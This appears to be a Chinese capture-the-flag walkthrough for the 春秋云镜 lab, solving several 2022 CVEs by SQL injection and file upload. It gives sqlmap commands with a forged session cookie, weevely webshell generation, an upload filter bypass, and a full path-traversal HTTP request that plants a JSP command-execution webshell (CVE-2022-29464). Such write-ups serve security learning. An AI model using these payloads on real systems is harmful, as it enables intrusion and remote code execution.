本文我们将春秋云镜的靶场进行渗透演示。为学习的小伙伴提供思路!
CVE-2022-32991
首先,根据提示我们发现是该CMS的welcome.php中存在SQL注入攻击。但是当我们访问该地址时,发现需要登录。
 我们随便注册一个账号进行登录。登录后发现欢迎页面便是
welcome.php?q=1
点击start发现抱错了。
直接sqlmap 撸一发发现报错了。
sqlmap -u http://eci-2ze9g20e9kazcv7miha6.cloudeci1.ichunqiu.com/welcome.php?q=1 --dbs
 原因很简单,是因为该页面需要登录才能访问到
welcome.php?q=1。我们用burp抓包,获取cookie伪造登录请求再试试。

伪造登录
--user-agent:伪造请求为浏览器,逃逸waf
--cookie :伪造用户cookie
sqlmap -u "http://eci-2ze9g20e9kazcv7miha6.cloudeci1.ichunqiu.com/welcome.php?q=quiz&step=2&eid=60377db362694&n=1&t=34" c="Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" --cookie="PHPSESSID=q269p7omvdcv6e8jgr4aumlo8o" --dbs

爆表
sqlmap -u "http://eci-2ze9g20e9kazcv7miha6.cloudeci1.ichunqiu.com/welcome.php?q=quiz&step=2&eid=60377db362694&n=1&t=34" --user-agent="Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" --cookie="PHPSESSID=q269p7omvdcv6e8jgr4aumlo8o" -D "ctf" --tables

获取字段
sqlmap -u "http://eci-2ze9g20e9kazcv7miha6.cloudeci1.ichunqiu.com/welcome.php?q=quiz&step=2&eid=60377db362694&n=1&t=34" --user-agent="Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" --cookie="PHPSESSID=q269p7omvdcv6e8jgr4aumlo8o" -D "ctf" -T "flag" --columns
获取flag
sqlmap -u "http://eci-2ze9g20e9kazcv7miha6.cloudeci1.ichunqiu.com/welcome.php?q=quiz&step=2&eid=60377db362694&n=1&t=34" --user-agent="Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" --cookie="PHPSESSID=q269p7omvdcv6e8jgr4aumlo8o" -D "ctf" -T "flag" -C"flag" --dump
CVE-2022-30887
根据系统的描述,该CMS中php_action/editProductImage.php存在任意文件上传漏洞,进而导致任意代码执行。当我们启动靶场后,发现就一个登录界面。
 尝试常用的弱口令登录,也不行。在无果的情况下发现网站的页脚有作者的信息
Mayuri K。点击跳转到作者的主页。我们可以尝试用作者的email和name作为用户名和密码。email:mayuri.infospace@gmail.com passwd:mayurik登录成功后,我们到上传图片的位置。

接着在kali中我们生成一句话
weevely generate 8888 /root/22.php
上传一句话

复制图片链接(php的路径)
连接一句话
weevely http://eci-2ze6nxpzgmh3rmfxygoe.cloudeci1.ichunqiu.com/assets/myimages/22.php 8888

通过cd命令 查找flag
CVE-2022-29464
访问站点,并对其进行抓包。修改包的内容为下(更改为你的host地址)
POST /fileupload/toolsAny HTTP/2
Host: eci-2zebq0nhwv7a0w8g9ev5.cloudeci1.ichunqiu.com:9443
Accept: */*
Accept-Encoding: gzip, deflate
Content-Length: 901
Content-Type: multipart/form-data; boundary=4ef9f369a86bfaadf5ec3177278d49c0
User-Agent: python-requests/2.22.0

--4ef9f369a86bfaadf5ec3177278d49c0
Content-Disposition: form-data; name="../../../../repository/deployment/server/webapps/authenticationendpoint/wavesky.jsp"; filename="../../../../repository/deployment/server/webapps/authenticationendpoint/wavesky.jsp"

<FORM>
    <INPUT name='cmd' type=text>
    <INPUT type=submit value='Run'>
</FORM>
<%@ page import="java.io.*" %>
    <%
    String cmd = request.getParameter("cmd");
    String output = "";
    if(cmd != null) {
        String s = null;
        try {
            Process p = Runtime.getRuntime().exec(cmd,null,null);
            BufferedReader sI = new BufferedReader(new
InputStreamReader(p.getInputStream()));
            while((s = sI.readLine()) != null) { output += s+"</br>"; }
        }  catch(IOException e) {   e.printStackTrace();   }
    }
%>
        <pre><%=output %></pre>
--4ef9f369a86bfaadf5ec3177278d49c0--
当浏览器访问如下时,证明成功。

浏览器访问http://xxxxx//authenticationendpoint/wavesky.jsp?cmd=ls效果如下:
构建Paylaod
http://eci-2zebatw8ycbn3iy83ttr.cloudeci1.ichunqiu.com:9445//authenticationendpoint/wavesky.jsp?cmd=ls+%2F+-lah

获取flag
http://eci-2zebatw8ycbn3iy83ttr.cloudeci1.ichunqiu.com:9445//authenticationendpoint/wavesky.jsp?cmd=ls+%2Fflag
CVE-2022-28525
该漏洞还是关于文件上传,运行靶场后,我们用弱口令进行登录。随便对任意一个用户修改头像信息。并上传php一句话。(无法直接上传php,将php保存为jpg后在burp中再改回就是了。)
burp抓包,将jpg改为php
CVE-2022-28512
/single.php路径下,id参数存在一个SQL注入漏洞。参考CVE-2022-32991 直接在sqlmap中跑就行了。
sqlmap -u "http://eci-2ze87gl3jd6bk4z2pnvm.cloudeci1.ichunqiu.com/single.php?id=1" --dbs
CVE-2022-28060
同样还是sql注入问题。但是登录框存在sql注入。因此我们需要用burp对登录数据进行抓包。并保存txt文件。再用sqlmap跑就行了。
sqlmap -r "22.txt" --sql-shell -v
select load_file('/flag')
更多精彩文章 欢迎关注我们
原文作者:Kali笔记;如有侵权,请联系管理员删除。

